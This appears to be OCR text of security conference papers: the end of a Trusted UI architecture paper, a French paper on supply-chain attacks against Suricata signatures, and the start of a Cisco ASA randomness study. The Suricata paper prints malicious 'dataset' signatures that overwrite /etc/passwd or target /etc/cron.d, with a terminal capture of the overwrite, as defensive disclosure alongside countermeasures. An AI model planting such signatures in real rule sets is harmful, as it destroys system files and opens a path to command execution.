


Fig. 5. General graphic proxy architecture

Managing some Trusted UI requests in the Protected Core necessitates a basic implementation of some user interface elements, such as basic graphical drawing (circle, rectangle) and character set encoding. These

elements being kept simple, they can be implemented using a small amount of code.

In the end, adding a proxy with the SE allows to enforce the robustness of the Trusted UI activation, with a minimal impact on the Protected Core TCB size and complexity.

2.6 Icing on the cake: formal proof

As the Protected Core interface with the ARM64 core complex is quite simple and based on a fully specified communication protocol written using a state automaton, it has been possible to verify it using the Frama-C framework (in the same fashion as the Wookey project [5, 26]).

The communication interface has been checked against run-time errors and the state automaton correctness validated.

Supplementary protections against faults based on usual resilient coding patterns are also being used in a way that was previously analyzed in term of security [19].

3 Results and discussion

3.1 Security gains

Based on the global security architecture we have deployed, we can consider that:

1. No additional cold-boot attack path is leveraged by this architecture, in comparison with an ARM TrustZone-based security service. The Protected Core firmware is fully deployed at the earliest boot time, before the TrustZone components such as the Secure Monitor and the Trusted Execution Environment Operating System, with a very minimal TCB (SPL code only).
2. The usage of the para-virtualization paradigm instead of dynamic hardware resources control switch is a strong security enhancement, as it allows resources to be fully locked to one the defined device's security domains at boot time (the lock using the lock register bits of the hardware security controllers and remaining active till next SoC hardware reset). Using such a model, a strict delimitation between the initialization (configuration definition) and the runtime (locked configuration) phases reduces the critical temporal window to the startup sequence, during which neither the Android operating system nor the TEE is started, and at a moment where the

device is not yet connected to any external parts (the SoC startup sequence being fully in-chip, using exclusively the OCRAM and the internal peripherals). Through para-virtualization methodology, the para-virtualized worlds are easier to support when in background, as there is no hardware device (un)locking that may fail the driver or the power management support, leading to potential instabilities and attack paths. Instead, the para-virtualization layer simply drops messages when the peer is in background, keeping an unified implementation without any potential complex attribution mechanism.

3. During the runtime sequence, the Protected Core is not exposed to any of the usual main cores cluster side channels based on shared cache, shared memory and shared processor resources. However, enforcing the required isolation of the Protected Core cannot be done in a trivial and automated way: it requires a full analysis of any potential direct (mapping) or indirect (through bus masters) accesses between the defined security domains. On one hand, this allows a clear and easy way to analyze separation between the security domains and on the other hand requires from the hosting SoC the capacity to properly separate such security domains for all the devices embedded in the SoC design.

4. The graphic management proxy methodology used is an efficient way to strictly demonstrate the accountability of a given screen, when keeping a part of the output buffer under exclusive control of the Protected Core itself. Keeping such a part always displayed with an explicit informational value allows specifying which level of security is shown on the other parts of the screen (for example by using a color bar always present on one side of the display), and allows to fulfill formal accountability requirements needed in Trusted UI described in [30]. Other mechanisms more complex than a color bar can also be imagined, including the use of dedicated external LEDs aside of the display under exclusive control of the Protected Core or of the SE.

5. the proxy model is a full enabler to a fully independent eSE-controlled Trusted UI, requiring no action from neither the Android nor the TEE world.

3.2 Performances

In our PoC the overhead of graphical pipeline virtualization on performance is very limited. There is no impact on rendering in user space as the framebuffer object can be exported and thus shared between our DRM driver and GPU vendor one. Android plane composition is done by GPU 2D hardware accelerator directly in the normal world framebuffer managed by the Protected Core. Compared to direct hardware handling in Linux kernel, VBlank event notification costs an extra message exchange sequence using *MessagingUnit*, and Mode Atomic Commit two extras exchanges.

The *MessagingUnit* latency was measured by software using Linux kernel *ktime* infrastructure on continuous ping exchange with the Protected Core. We were printing the time interval every 10^5 exchanges. Table 2 shows ten consecutive measurements of one hundred thousands samples.

samples	latency for 10^5 exchanges (nanoseconds)	mean latency (microseconds)
10^5	362729875	3.627
10^5	362849250	3.628
10^5	362576750	3.625
10^5	362880375	3.628
10^5	362818625	3.628
10^5	362577500	3.625
10^5	362654250	3.626
10^5	362785750	3.627
10^5	362909125	3.629
10^5	362696625	3.626
total	latency for 10^6 exchanges (nanoseconds)	mean latency (micro seconds)
10^6	3627478125	3.627

Table 2. *MessagingUnit* latency

The cost of virtualization using *MessagingUnit*, i.e. three extras messages, is about $3 \times 3.627 = 10.88 \mu seconds$. Given the hardware characteristics of the display panel used for the PoC, an AMOLED with a 720p resolution and with a vertical sync pulse of three lines long, a line is about 795 pixels long. With a pixel clock at 60 MHz, the VBlank period is $39.75 \mu seconds$. Thus, virtualization consumes one fourth of the VBlank period.

3.3 Discussions

General gains, Limitations and restrictions The overall security architecture based on a separated graphical proxy in a dedicated core, the Protected Core, is not linked to specificities of the ARM architecture. Applications of such graphical proxy architecture are thus possible in other system architectures, including for example RISC-V based SoCs. Yet, it implies that the used SoC includes a companion core, and the ability to have a dedicated isolated security domain for it with strictly separated access and peripherals exclusive attribution. NXP supports this on iMX8 SoCs family, as well as others such as Renesas [24, 25].

In our current PoC design some mechanisms have not been implemented or considered:

— Harmonized support of display rotation:
The display rotation, i.e. the framebuffer contents orientation, is under each Security Domain responsibility. The Android operating system uses the GPU 2D hardware accelerator to rotate its display as it needs, the graphical proxy managed by the Protect Core having no role here in the chosen orientation. However, in our current design, the Protected Core is not informed of the chosen display orientation, which may be an issue when it manages elements such as a secure bar which will then be always set on the same side, whatever the used orientation. This limitation can be easily lifted if required by adding dedicated messages to the Protected Core to keep it informed of the orientation chosen by Android.

— Secure bar covering a part of the display:
We have identified two possible solutions to add a secure bar:

1. Declare a screen resolution to the main cores cluster peers smaller than the real display resolution (e.g. 1440x900 against 1600x900 pixels). This allows the Protected core to dedicate the height difference (e.g. 160 pixels here) to the secure bar it manages without dropping out any part of the peer framebuffer contents.
2. Keep the very same resolution and always overlay a part of the screen when generating the output framebuffer. The Android world then always has a part of its screen hidden.

The first solution seems more convenient, but is harder in practice as the effective resolutions supported by both the display and the GPU may not be versatile enough to get a proper secure bar rendering. In order to offer proper confidence level to the user,

the second solution may be accompanied by a dedicated secure indicator (e.g. a LED), which is directly driven by the Protected Core or the SE. There is however no real software-related differences in term of complexity for each solution.

— Secure bar interactions:
The secure bar managed by the Protected Core can be considered as an always-on dedicated secure graphical panel with which the end user can interact, whatever the currently security domain displayed is. This is easily feasible as the input positions associated to the dedicated screen part can be used for local actions, under the responsibility of the graphical proxy implementer.

— Power management:
Specific power management actions (e.g. battery low warning) are not considered once entered in the Trusted UI in our current implementation. The Protected Core is not informed of a given battery state or potential power off risk. We consider that the Trusted UI will be used for a very short time, with a timeout if there is no action from the user. The power state should therefore not evolve significantly during this time. The global security impact of power issue still needs to be fully analyzed. If required, Trusted UI cancellation messages sent to the Protected Core by the power management system could be implemented.

Possible evolutions

In-Chip communication with Protected Core In our current architecture, one last hardware component still requires to be dynamically switched between the normal and secured (TrustZone) worlds: the MessagingUnit. Nevertheless, in our hierarchical abstraction, it can be easily modified by moving the hardware mailbox manipulation down to the Security Monitor. Then the Security Monitor itself is responsible for handling the access from both worlds, based on the current state reported by the Protected Core.

The main advantages in implementing this evolution are:

1. The overall SoC-specific implementation is pushed back to the Secure Monitor. The virtual drivers hosted in both Linux and the TEE OS then only use the ARM `SMC` standard calls as underlying interface.

2. The Secure Monitor can keep the Protected Core synchronized with any switch between the normal and secure (TrustZone) world by sending it a dedicated message.
3. The hardware mailbox backend can be locked to the Security Monitor security domain at early stage of boot (as no switch is required).

The possible drawbacks would be:

1. As the Security Monitor is managing requests from both worlds, the peer authentication becomes more critical for the Protected Core, requiring the initial PCG32 usage to be re-analyzed with a consideration for this new design.
2. The latency would increase, as a Secure Monitor call is required for each event in the display control plane. The impact may be significant, typically upon graphic VBlank requests.

From in-Chip to external Protected Core In the case of an out of Chip eSE / Protected core couple, the communication between the main SoC software (Android, Trustzone) and the Protected Core itself would require a more hardened channel as the one described in section 2.2 which offer only limited security for anti-replay and authentication (but which is fine inside a SoC).

The idea here would be to use a secure channel with session keys generated upon each boot of the platform. The data exchanged would then be classified in two categories: the standard ones which have no impact on the security (e.g. change screen luminosity) and sensitive ones relative to the Trusted UI. Having two categories will allow to keep optimal performances in case of limited bandwidth of the communication channel. The sensitive data will always use signature (MAC), and optionally encryption, when exchanged. The secure channel will be based on a security proven but efficient protocol, as for example SCP with AES from GlobalPlatform.

The root keys used for the secure channel will be generated by the SE during the very first boot of the platform in secure production environnement. They will be transmitted to the SoC, and then stored securely in its eFuse. The idea being to use the hardware security mechanism attached to boot level that is in general available with eFuse storage in order to allow access to them only during the first stage of the boot: even if the Applicative Operating System is corrupted, access to them is impossible as hardware locked.

Additionally, to cope with possible weaknesses of the RNG of the SoC, the session key generation performed at the early stage of each boot will make sure to use also RNG values issued from the SE connected to the Protected Core.

4 Conclusion

In this article, we have described a novel architecture based on an heterogeneous in-SoC cores cluster set, in order to enhance the security of user interactions on critical assets managed by any backend Secure-Element, through a Trusted User Interface (Trusted UI) based on high resolution displays (often driven using MIPI-DSI interfaces). Our proof of concept proposes a new hardware-software hybrid architecture that aims to support security-critical user interactions performed with a Trusted UI, while significantly reducing the attack surface compared to traditional ARM TrustZone based Trusted UI architectures.

During the solution design, we strived to maintain overall concept principles independent of ARM-specific considerations, preserving the possibility of utilizing alternative architectures such as RISC-V for either the main cores cluster or the Protected Core. We have demonstrated that it is possible to fully implement a proxy of the user interface, thus maintaining complete control over user interactions in a secure way, without compromising the graphical performances.

The proof of concept we built still needs refinements in terms of power consumption analysis and user experience design for the Trusted UI part. We are however confident in the ability of the Protected Core, based on a Cortex-M CPU, to have limited power consumption impact.

During the design of our proof-of-concept, we selected the Trusted UI as the first challenging work on which a novel architecture can be designed. But our work also opens doors to implement similar proxies for other security impacting hardware components, such as gyroscopes, light sensors, etc.

References

1. Graphics | Android Open Source Project — source.android.com. `https://source.android.com/docs/core/graphics`.
2. The Linux Kernel documentation — kernel.org. `https://www.kernel.org/doc/html/v5.10/`, 2020.
3. Dirk Balfanz. Fido u2f implementation considerations. *FIDO Alliance Proposed Standard*, pages 1–5, 2015.

4. Nahom Aseged Belay. Securing the boot process of embedded linux systems. Master's thesis, NTNU, 2022.
5. Ryad Benadjila, Cyril Debergé, Patricia Mouy, and Philippe Thierry. From cves to proof: Make your usb device stack great again, 2021.
6. Dave Bullock, Aliyu Aliyu, Leandros Maglaras, and Mohamed Amine Ferrag. Security and privacy challenges in the field of ios device forensics. *AIMS Electronics and Electrical Engineering*, 4(3):249–258, 2020.
7. Yue Chen, Yulong Zhang, Zhi Wang, and Tao Wei. Downgrade attack on trustzone. *arXiv preprint arXiv:1707.05082*, 2017.
8. Janis Danisevskis. Android protected confirmation: Taking transaction security to the next level. `https://android-developers.googleblog.com/2018/10/android-protected-confirmation.html`, 2018.
9. Simone DI BLASI. Development of a touch screen display with haptic functionality and a graphical user interface in a heterogeneous multi-core and multi-processor environment. 2021.
10. Thomas Fischer, Ahmad-Reza Sadeghi, and Marcel Winandy. A pattern for secure graphical user interface systems. In *2009 20th International Workshop on Database and Expert Systems Application*, pages 186–190. IEEE, 2009.
11. GlobalPlatform, Inc. *Trusted User Interface API v1.0*, 6 2013. software interface Specification.
12. Nathaniel Hatfield. Software-based side channel attacks and the future of hardened microarchitecture. 2021.
13. Richard Hayton. The benefits of trusted user interface (tui). `https://www.trustonic.com/technical-articles/benefits-trusted-user-interface/`, 2020.
14. Kocialkowski. Walking Through the Linux-Based Graphics Stack. In *Embedded Linux Conference Europe 2022*. ELCE, 2022.
15. Nikolaos Koutroumpouchos, Christoforos Ntantogian, and Christos Xenakis. Building trust for smart connected devices: The challenges and pitfalls of trustzone. *Sensors*, 21(2):520, 2021.
16. Genode labs. An exploration of arm trustzone technology. `https://genode.org/documentation/articles/trustzone`, 2014.
17. Ben Lapid and Avishai Wool. Cache-attacks on the arm trustzone implementations of aes-256 and aes-256-gcm via gpu-based analysis. In *International Conference on Selected Areas in Cryptography*, pages 235–256. Springer, 2019.
18. Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. {ARMageddon}: Cache attacks on mobile devices. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 549–564, 2016.
19. Thibault Martin, Nikolai Kosmatov, and Virgile Prevosto. Verifying redundant-check based countermeasures: a case study. In *Proceedings of the 37th ACM/SIGAPP Symposium on Applied Computing*, pages 1849–1852, 2022.
20. René Mayrhofer, Jeffrey Vander Stoep, Chad Brubaker, and Nick Kralevich. The android platform security model. *ACM Transactions on Privacy and Security (TOPS)*, 24(3):1–35, 2021.

21. Melissa E O'Neill. Pcg: A family of simple fast space-efficient statistically good algorithms for random number generation. *ACM Transactions on Mathematical Software*, 2014.
22. Sandro Pinto and Nuno Santos. Demystifying arm trustzone: A comprehensive survey. *ACM computing surveys (CSUR)*, 51(6):1–36, 2019.
23. Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. Voltjockey: Breaching trustzone by software-controlled voltage manipulation over multi-core frequencies. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 195–209, 2019.
24. Renesas Electronic Corporation. *R-Car-H3ne*, 8 2022. hardware user manual.
25. Renesas Electronic Corporation. *R-Car-M3e*, 8 2022. hardware user manual.
26. Virgile Robles, Nikolai Kosmatov, Virgile Prévosto, Louis Rilling, and Pascale Le Gall. Methodology for specification and verification of high-level requirements with metacsl. In *2021 IEEE/ACM 9th International Conference on Formal Methods in Software Engineering (FormaliSE)*, pages 54–67. IEEE, 2021.
27. Dan Rosenberg. Qsee trustzone kernel integer over flow vulnerability. In *Black Hat conference*, page 26, 2014.
28. Joanna Rutkowska and Rafal Wojtczuk. Qubes os architecture. *Invisible Things Lab Tech Rep*, 54:65, 2010.
29. Keegan Ryan. Hardware-backed heist: Extracting ecdsa keys from qualcomm's trustzone. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 181–194, 2019.
30. Mickael Salaun. *Intégration de l'utilisateur au contrôle d'accès: du processus cloisonné à l'interface homme-machine de confiance*. PhD thesis, Evry, Institut national des télécommunications, 2018.
31. Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. {CLKSCREW}: Exposing the perils of {Security-Oblivious} energy management. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1057–1074, 2017.
32. Natalia Vizintini and Aleksandr Grek. Secure virtual payments.

Attaques de type Supply Chain sur Suricata

Éric Leblond
el@stamus-networks.com

Stamus Networks

Résumé. Les signatures utilisées par des sondes basées sur Suricata proviennent souvent de sources externes et sont donc potentiellement modifiables par un acteur malveillant. Certaines des fonctionnalités avancées de Suricata sont utilisables par les signatures et permettent des interactions dangereuses avec le système. Les contre-mesures sont multiples et reposent sur l'application du "principe de moindre privilège", sur l'utilisation du module de sécurité Landlock ainsi que sur d'autres protections spécifiques.

1 Attaques de la chaîne d'approvisionnement

1.1 Définition et exemples

Une attaque sur la chaîne d'approvisionnement consiste à modifier une des données (au sens large) utilisée dans la fabrication d'un logiciel ou d'un système d'information. L'attaque la plus commune est la modification du code d'une librairie menant à la compromission de l'ensemble des logiciels dépendant de cette librairie. Les systèmes utilisant des outils de gestion de paquets comme pip ou npm sont particulièrement visés par ce type d'attaque, car la propagation est rapide. On peut par exemple citer une attaque sur ua-parser-js qui s'est propagée par npm [1].

On trouve également des attaques plus ciblées comme par exemple l'infection initiale de NotPetya [6] qui avait été injectée dans le logiciel de comptabilité MeDoc développé par une société ukrainienne et massivement utilisé dans ce même pays.

Cette dernière attaque souligne que, si cette technique est souvent pointée par certains auteurs et médias comme une des vulnérabilités propres de l'écosystème open source, elle n'en reste pas moins en dehors de ce domaine un outil de choix pour les attaques les plus destructrices.

Le cas des systèmes basés sur des signatures Par système basé sur des signatures, on entend des logiciels comme des IDS hôtes ou réseaux (Suricata ou Snort) ainsi que des outils d'analyse de fichier tels que Yara. Dans ces logiciels, une partie des fonctions est basée sur l'utilisation de

données externes comme des signatures. Ces dernières sont un vecteur d'attaque supplémentaire, car elles sont souvent fournies par des tiers. On peut établir plusieurs catégories majeures, à savoir les fournisseurs référencés de signatures (type Emerging Threat pour une sonde de type NIDS), les sources communautaires et les sources internes.

Une grande partie de ces sources sont des données externes récupérées sur des sites webs publiques à l'exception des sources internes. Il est à noter que les signatures récupérées d'un logiciel comme MISP [3] sont une source critique du point de vue de la confiance puisque les données sont issues de multiples organisations dont le niveau de sécurité ou de confiance n'est pas suffisamment, voire pas du tout connu.

Par conséquent, ces données sont potentiellement modifiables par une personne malveillante et elles doivent donc être donc considérées comme des entrées dangereuses.

1.2 Matrice de risques

Il convient donc d'estimer l'impact de signatures malveillantes sur le système. Si l'on considère tout d'abord le risque de manière générique sans s'attacher à des fonctionnalités précises, un risque évident est l'attaque par utilisation abusive des ressources pouvant mener à un déni de service. En effet, les signatures utilisent des techniques qui peuvent être coûteuses en temps de calcul CPU (analyse complexe, expressions régulières).

Le résultat de l'évaluation d'une signature étant un événement qui est stocké sur le système, elles sont donc aussi capables de causer un stress en termes de stockage. Deux classes génériques d'attaques de ce type semblent alors possibles : l'attaque par utilisation des ressources CPUs abusives ou bien l'attaque par tempête d'alertes.

Dans le premier cas, une signature est écrite de manière à utiliser un nombre important de cycles CPUs. À titre d'exemple dans le cas d'un NIDS, une expression régulière complexe appliquée sur une métadonnée commune (le champ Server Name Indication dans TLS par exemple) peut suffire à surcharger un système. L'impact de cette attaque résulte par une perte de paquets ce qui se traduit par une baisse de la qualité de l'analyse effectuée et donc potentiellement des informations manquantes rendant furtive certains trafics. Pour une solution comme Yara, l'impact du ralentissement est retard du diagnostic des fichiers, voire la saturation du système si le débit de traitement devient plus lent que l'arrivée de nouveaux fichiers.

L'attaque par tempête d'alertes repose sur un principe similaire à la précédente. L'attaquant injecte une ou plusieurs signatures qui se

déclenchent à rythme important et saturent le système d'ingestion des logs voir les espaces disques sur la sonde ou dans la base de données. Le résultat est potentiellement un déni de service sur le système de conservation des événements ou sur le système d'analyse lui-même.

2 Analyse de Suricata

2.1 Introduction à Suricata

Suricata [2] est un moteur d'analyse réseau de type détection d'intrusion et monitoring réseau orienté sécurité. Le logiciel est disponible sous licence GPLv2 et est porté par une fondation à but non lucratif, l'Open Information Security Foundation.

2.2 Attaques spécifiques à Suricata

Les détails d'implémentation liés à des fonctions spécifiques sont à considérer pour déterminer les risques liés aux signatures. Il faut donc étudier les capacités des différentes fonctionnalités pour trouver des interactions avec le système.

Le risque le plus évident pour Suricata vient de l'utilisation possible de `Lua` dans les signatures. Étant donné qu'il n'y a pas de "sandboxing", la signature pourrait donc exécuter du code arbitraire et interagir avec le système avec les droits de l'utilisateur qui a lancé Suricata.

Les dernières versions de Suricata (5 et versions supérieures) contiennent également un autre type d'attaque lié à la fonctionnalité nommée `dataset`.

2.3 Introduction à `dataset`

Capacités du mot clef `dataset` Le concept de `dataset` dans Suricata est la capacité de vérifier si une métadonnée (ou une métadonnée transformée) est présente dans un ensemble de valeurs. La signature peut alors, et ce en fonction de l'option utilisée, vérifier si la donnée recherchée est présente ou bien absente.

Par exemple, pour alerter sur une connexion vers le serveur du SSTIC qui n'utiliserait pas un des noms DNS référencés, on peut écrire la signature suivante :

Listing 1: Alert TLS SNI

```
1 alert tls any any -> $(SERVERS_SSTIC) any (tls.sni; domain;
↪  dataset:isnotset,sstic-alias,type string,load sstic-alias.lst;)
```

Puis poser un fichier `sstic-alias.lst` dans le répertoire de la signature qui contient un nom de machine par ligne encodée en base64. L'option `isnotset` vérifie l'absence du domaine dans la liste.

Une autre option possible est l'utilisation de l'option `set` qui va ajouter la métadonnée à l'ensemble si la signature concorde. Il est ainsi possible de construire une base de valeurs pour une métadonnée spécifique. Par exemple, pour avoir une alerte lorsqu'une nouvelle IP se connecte en SSH à un serveur interne :

Listing 2: Alerte Connexion SSH

```
alert ssh $HOME_NET any -> $(SERVERS_SSTIC_INT) 22 (ip.src;
↪  dataset:set,sships,type ip;)
```

L'alerte est déclenchée une seule fois par adresse IP ce qui évite donc une tempête d'événements et permet après un court apprentissage de recevoir des alertes sur des connexions intéressantes.

Attaque utilisant `dataset` Le risque avec l'implémentation de `dataset` provient de l'option set ainsi que de la persistance des données. Cette dernière consiste à écrire la liste des éléments stockés en mémoire dans un fichier à la sortie de Suricata. Cette entrée est contrôlable par l'utilisateur si il peut envoyer du trafic sur le réseau analysé par la sonde.

La syntaxe du mot clef `dataset` est la suivante :

Listing 3: Syntaxe du mot clef `dataset`

```
dataset:<set|isset|isnotset>,<name> \
    [, type <string|md5|sha256>, save <file name>, load <file name>, state
    ↪  <file name>, memcap <size>, hashsize <size>];
```

La signature peut donc spécifier l'emplacement du fichier de sauvegarde. Malheureusement, jusqu'à Suricata 7, aucune vérification n'est effectuée. Un attaquant peut donc potentiellement écraser un fichier arbitraire sur le système, car Suricata est le plus souvent exécuté avec les droits root.

Une signature avec la correspondance suivante est un exemple d'écrasement de fichiers :

Listing 4: Tentative d'écrasement de fichier

```
tls.sni; dataset:set,tls,type string, save /etc/passwd, load empty.lst;
```

Dans ce cas, si la signature n'a pas été vérifiée alors le fichier `/etc/passwd` sera réécrit avec un contenu vide à la sortie de Suricata.

Ainsi tout autre fichier critique peut-être utilisé pour causer un dysfonctionnement du système. La capture de commande suivante montre l'attaque :

Listing 5: Test d'attaque

```
> ls -l rain.lst
-rw-r--r-- 1 eric eric 0 Jan 10 10:09 rain.lst
> cat bad-signature.rules
alert tls any any -> any any (msg:"test ecriture"; sid:1; rev:1; tls.sni;
↪  dataset:set,rain,type string, load rain.lst, save ../system/passwd;)
> cat ../system/passwd
donotsuppress
> suricata -r data/test.pcap -S bad-signature.rules -l out/
> cat ../system/passwd

```

Le fichier `system/passwd` a donc été réécrit et vidé lorsque le `dataset` a été sauvé sur disque.

On notera que l'utilisation de base64 pour stocker les entrées de type string évite une attaque bien plus intéressante du point de vue de l'attaquant. En utilisant par exemple :

Listing 6: Tentative de création de tâche cron

```
http.user_agent; dataset:set,ua,type string, save /etc/cron.d/suri
```

Puis en déclenchant la signature avec un agent HTTP par l'utilisation d'une tâche de type cron, il aurait ainsi été possible de lancer des commandes arbitraires sur le système.

3 Contre mesures et protections

3.1 Avant Suricata 7

L'application du principe de moindre privilège est une fois de plus une solution limitant l'impact d'une attaque. La méthode la plus simple consiste à utiliser la descente de privilège implémentée par Suricata par la configuration suivante :

Listing 7: Configuration de la descente de privilège dans Suricata

```
run-as:
  user: suri
  group: suri
```

Suricata nécessite de droit de privilège élevé (`CAP_NET_ADMIN`) pour lire les paquets depuis la carte réseau (socket raw), cependant il peut avec l'option `run-as` changer d'utilisateur une fois que les opérations qui exigent des privilèges élevés ont été réalisées.

Dans le cas d'une telle attaque, cette technique limite la capacité de modification aux seuls fichiers appartenant à l'utilisateur `suri` et l'intégrité du système est donc préservée. Un des impacts possibles reste l'écrasement des fichiers écrits par Suricata. Le choix d'une écriture des événements dans Redis ou dans une socket Unix sont donc recommandées pour limiter les risques.

3.2 Après Suricata 7

Protection fournie par Landlock

Présentation de Landlock Landlock [4] est un Linux Security Module conçu et développé par Mickaël Salaün. Il a été présenté à SSTIC en 2017 [5]. Landlock est disponible dans Linux depuis la version 5.13. L'objectif de Landlock est de restreindre les droits ambiants (par exemple, l'accès au système de fichiers global) pour un ensemble de processus. Ces restrictions sont compatibles avec les systèmes de gestions des droits d'accès en place et viennent naturellement se greffer par dessus.

Landlock permet à tout processus, y compris ceux dits non privilégiés, de voir leur privilège se restreindre davantage et ce en toute sécurité. Par exemple, un processus agissant de manière algorithmique sur un fichier peut se limiter à ne pouvoir lire que ce fichier même si le système de fichier donne à l'utilisateur des accès bien plus larges.

Mise en œuvre dans Suricata Le support de Landlock dans Suricata [7] a été développé par Éric Leblond antérieurement à la découverte des attaques décrites dans cet article. L'implémentation a été faite de manière à limiter la configuration nécessaire par l'utilisateur. Pour cela, elle utilise la configuration du système et les options de la ligne de commande pour déterminer les permissions à définir. L'écriture en particulier est limitée par défaut au répertoire de journalisation et à celui nécessaire pour la création du fichier PID.

Prenons par exemple, la ligne de commande suivante qui lit le fichier file1.pcap et écrit l'analyse dans le répertoire `out/file1/` :

Listing 8: Lecture d'un fichier PCAP

```
suricata -r data/file1.pcap -l out/file1/
```

Si le support Landlock est activé, Suricata crée une politique de sécurité Landlock qui autorise uniquement l'écriture vers `out/file1/` (`-l` définissant le répertoire de sortie), la lecture dans `data` ainsi que dans le répertoire de configuration de Suricata.

Implémentation de Landlock dans Suricata L'application de la politique Landlock doit être faîte au plus tôt pour éviter l'exécution d'actions dangereuses. La connaissance de la configuration et la ligne de commande est nécessaire pour pouvoir lister les permissions, aussi la politique est appliquée juste après la lecture et la préparation de la configuration. Dans le cas des attaques décrites, le moteur de détection n'a pas encore lu et initialisé les signatures. La protection est donc en place lors du chargement des signatures et par conséquent lors de l'utilisation des datasets.

Protection apportée Si l'on active le support de Landlock et que l'on lance la même commande Suricata que précédemment, on obtient :

Listing 9: Test d'attaque avec Landlock activé

```
> suricata -r data/test.pcap -S bad-signature.rules -l out/ -vvv
landlock: Added write permission to 'out/'
landlock: Added read permission to 'data/'
Warning: datasets: Can't open file '../system/passwd' : 'Permission
↪  denied'
> cat ../system/passwd
donotsuppress
```

L'attaque n'a donc pas réussi car toute écriture en dehors du répertoire `out` est bloquée comme le montre le message `Warning` affiché lorsque le processus Suricata se termine.

3.3 Protections développées après découverte de l'attaque

La première couche consiste à désactiver les deux fonctionnalités problématiques (`Lua` et `dataset`) par défaut. Deux nouvelles variables de configuration ont été ajoutées pour pouvoir activer ou désactiver le support de `dataset` et `Lua`.

Concernant la fonction `dataset`, une variable de configuration définissant l'emplacement de sauvegarde a été ajoutée. Toute signature

tentant une sauvegarde en dehors de ce répertoire sera automatiquement désactivée. Le répertoire de sauvegarde est d'ailleurs ajouté à la liste des répertoires en écritures utilisée pour Landlock, ainsi la configuration de Landlock dans Suricata ne doit pas être modifiée pour combiner les deux protections.

4 Conclusion

Notre analyse a mis en lumière l'importance de mettre en place des mesures de défense en profondeur et d'utiliser les fonctions de sécurité des systèmes d'exploitation pour protéger Suricata contre les attaques et en particulier celles venant de la chaîne d'approvisionnement des signatures. Dans le cas de `dataset`, ces mesures ont permis de garantir une protection presque parfaite contre des attaques alors inconnues. Cependant, il peut être plus difficile d'améliorer la sécurité lorsque la conception est basée sur la flexibilité (comme c'est le cas avec `Lua`). Mais la protection offerte par Landlock s'avère tout de même particulièrement utile pour limiter l'impact des attaques basées sur l'écriture de fichiers.

Références

1. CISA. Malware in ua-parser-js. `https://www.cisa.gov/uscert/ncas/current-activity/2021/10/22/malware-discovered-popular-npm-package-ua-parser-js`, 2021.
2. Open Information Security Foundation. Site de Suricata. `https://suricata.io/`.
3. MISP. Site de MISP. `https://www.misp-project.org/`.
4. Mickaël Salaün. Site de Landlock. `https://landlock.io/`.
5. Mickaël Salaün. Landlock : cloisonnement programmable non privilégié. `https://www.sstic.org/2017/presentation/landlock/`, 2017.
6. Wikipedia. NotPetya. `https://en.wikipedia.org/wiki/2017_Ukraine_ransomware_attacks`, 2017.
7. Éric Leblond. Merge Request implémentant Landlock dans Suricata. `https://github.com/OISF/suricata/pull/7829`, 2022.

Randomness of random in Cisco ASA

Ryad Benadjila and Arnaud Ebalard
ryad.benadjila@cryptoexperts.com
arnaud.ebalard@ssi.gouv.fr

ANSSI and CryptoExperts **

Abstract. It all started with ECDSA nonces and keys duplications in a large amount of X.509 certificates generated by Cisco ASA security gateways, detected through TLS campaigns analysis. After some statistics and blackbox keys recovery, it continued by analyzing multiple firmwares for those hardware devices and virtual appliances to unveil the root causes of these collisions. It ended up with *keygens* to recover RSA keys, ECDSA keys and signatures nonces. The current article describes our journey understanding Cisco ASA randomness issues through years, leading to CVE-2023-20107 [2,6]. More generally, it also provides technical and practical feedback on what can and cannot be done regarding entropy sources in association with DRBGs and other random processing mechanisms.

1 Introduction

1.1 Use of randomness in network devices

Random numbers are used in multiple aspects of network equipments operations, all the more so when those are dedicated to security tasks:

- For administration interfaces or VPN services for users, random numbers are the root of protocols like TLS and IKE : even if state of the art primitives like AES encryption or ECDSA signature are used inside state of the art protocols, failure at providing correct entropy to those primitives may result in catastrophic failure of security product functions.
- To defend against exploitation of vulnerable code, mechanisms like ASLR rely on (obviously) non predictable random values.
- More generally, high level protocols expect non-predictable session identifiers, tokens, or nonces.

A difficult aspect with randomness that must be taken into account is that it is difficult (if ever possible) to get definitive proof of practical quality of produced output over time.

** Work performed while at ANSSI.

1.2 Prior art and related work

The best way to understand practical randomness issues, even when using state of the art theoretical primitives, is to consider previous failures of such primitives in other systems.

Without reducing the subject to the list below, the following examples can serve as showcases to grasp both possible root causes as well as catastrophic impacts of randomness failures.

In 2008, a small change in Debian OpenSSL package resulted in predictable RNG operations [16], itself leading to the generation of broken SSH, SSL RSA and DSA keys... worldwide.

In 2010, nonce duplication in Sony PlayStation 3 code led to the recovery of the firmware signature private key [8], allowing unpatchable jailbreaks of the device on the existing consoles.

